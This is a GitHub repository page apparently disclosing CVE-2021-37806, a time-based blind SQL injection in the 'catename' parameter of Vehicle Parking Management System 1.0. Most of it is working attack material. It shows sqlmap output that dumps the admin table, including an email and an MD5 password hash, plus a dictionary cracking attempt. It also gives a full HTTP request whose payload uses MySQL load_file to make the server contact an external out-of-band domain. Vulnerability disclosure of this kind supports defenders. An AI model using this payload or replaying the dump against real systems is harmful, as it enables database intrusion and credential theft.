

main CVE-mitre / CVE-2021-37806 /


nu11secu1ty Update README.MD ...	on Oct 31, 2021 History
..	
docs	last year
PoC-SQL-Injection-all-or-Nothing-CVE-2021-37806.py	last year
README.MD	last year
Vehicle-parking-management-System-project.zip	last year
nu11secu1ty.txt	last year

README.MD

CVE-2021-37806

Vendor

Software



On working

```
PowerShell 7 (x64)
[23:44:30] [INFO] retrieved: Email
[23:44:45] [INFO] retrieved: Password
[23:45:16] [INFO] retrieved: AdminRegdate
[23:45:55] [INFO] fetching entries for table 'tbladmin' in database 'vpmsdb'
[23:45:55] [INFO] fetching number of entries for table 'tbladmin' in database 'vpmsdb'
[23:45:55] [INFO] retrieved: 1
[23:45:57] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
jkqepf79hs7b0am18ouoxhialle75o8hp7e
[23:48:23] [INFO] retrieved: 2019-07-05 08:38:23
[23:49:39] [INFO] retrieved: tester1@gmail.com
[23:50:39] [INFO] retrieved: 1
[23:50:41] [INFO] retrieved:
[23:50:48] [INFO] retrieved: f925916e2754e5e03f75dd58a5733251
[23:52:50] [INFO] retrieved: admin
[23:53:06] [INFO] recognized possible password hashes in column 'Password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[23:53:06] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file 'C:\Users\venvaropt\Desktop\CVE\sqlmap\data\txt\wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> Y
[23:53:06] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[23:53:06] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[23:53:06] [INFO] starting 4 processes
[23:53:36] [WARNING] no clear password(s) found
Database: vpmsdb
Table: tbladmin
(1 entry)
+-----+-----+-----+-----+-----+-----+
| ID | Email | Password | UserName | AdminName | AdminRegdate | MobileNumber |
+-----+-----+-----+-----+-----+-----+
| 1 | tester1@gmail.com | f925916e2754e5e03f75dd58a5733251 | admin | jkqepf79hs7b0am18ouoxhialle75o8hp7e | 2019-07-05 08:38:23 | NULL |
+-----+-----+-----+-----+-----+-----+
[23:53:36] [INFO] table 'vpmsdb.tbladmin' dumped to CSV file 'C:\Users\venvaropt\AppData\Local\sqlmap\output\192.168.1.2\dump\vpmsdb\tbladmin.csv'
[23:53:36] [INFO] fetched data logged to text files under 'C:\Users\venvaropt\AppData\Local\sqlmap\output\192.168.1.2'
[*] ending @ 23:53:36 /2021-10-30/
PS C:\Users\venvaropt\Desktop\CVE-2021-37806>
```

Description:

The `catename` parameter from Vehicle Parking Management System affected version 1.0 app appears to be vulnerable to SQL injection attacks - type time-based blind. The payload `'+(select load_file('\\ma0xscj8wyb2gd8sai9pcyv17cd51xvlmoagx6lv.nu11security.net\hgt'))+'` was submitted in the `catename` parameter. This payload injects a SQL sub-query that calls MySQL's `load_file` function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed.

MySQL Request

```
POST /Vehicle%20parking%20management%20System%20project/vpms/add-category.php HTTP/1.1
Host: 192.168.1.2
Origin: http://192.168.1.2
Cookie: PHPSESSID=leare15r7uisqidmakmk0es5ju
Upgrade-Insecure-Requests: 1
Referer: http://192.168.1.2/Vehicle%20parking%20management%20System%20project/vpms/add-category.php
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryH7En2PBjTRMSv1Yq
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Length: 241

-----WebKitFormBoundaryH7En2PBjTRMSv1Yq
Content-Disposition: form-data; name="catename"

277509'+(select load_file('\\ma0xscj8wyb2gd8sai9pcyv17cd51xvlmoagx6lv.nu11security.net\hgt'))+'
-----WebKitFormBoundaryH7En2PBjTRMSv1Yq
Content-Disposition: form-data; name="submit"

..e
-----WebKitFormBoundaryH7En2PBjTRMSv1Yq--
```

MySQL Response

```
HTTP/1.1 200 OK
Date: Sat, 30 Oct 2021 20:06:14 GMT
Server: Apache/2.4.51 (win64) OpenSSL/1.1.1l PHP/7.4.24
X-Powered-By: PHP/7.4.24
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 9928

<!doctype html>
<html class="no-js" lang="">
<head>

<title>VPMS - Add Category</title>

<link rel="apple-touch-icon" href="https://i.imgur.com/QRAUqs9.png">
<link rel="sho
...[SNIP]...
```

Reproduce:

[href](#)

Proof:

[href](#)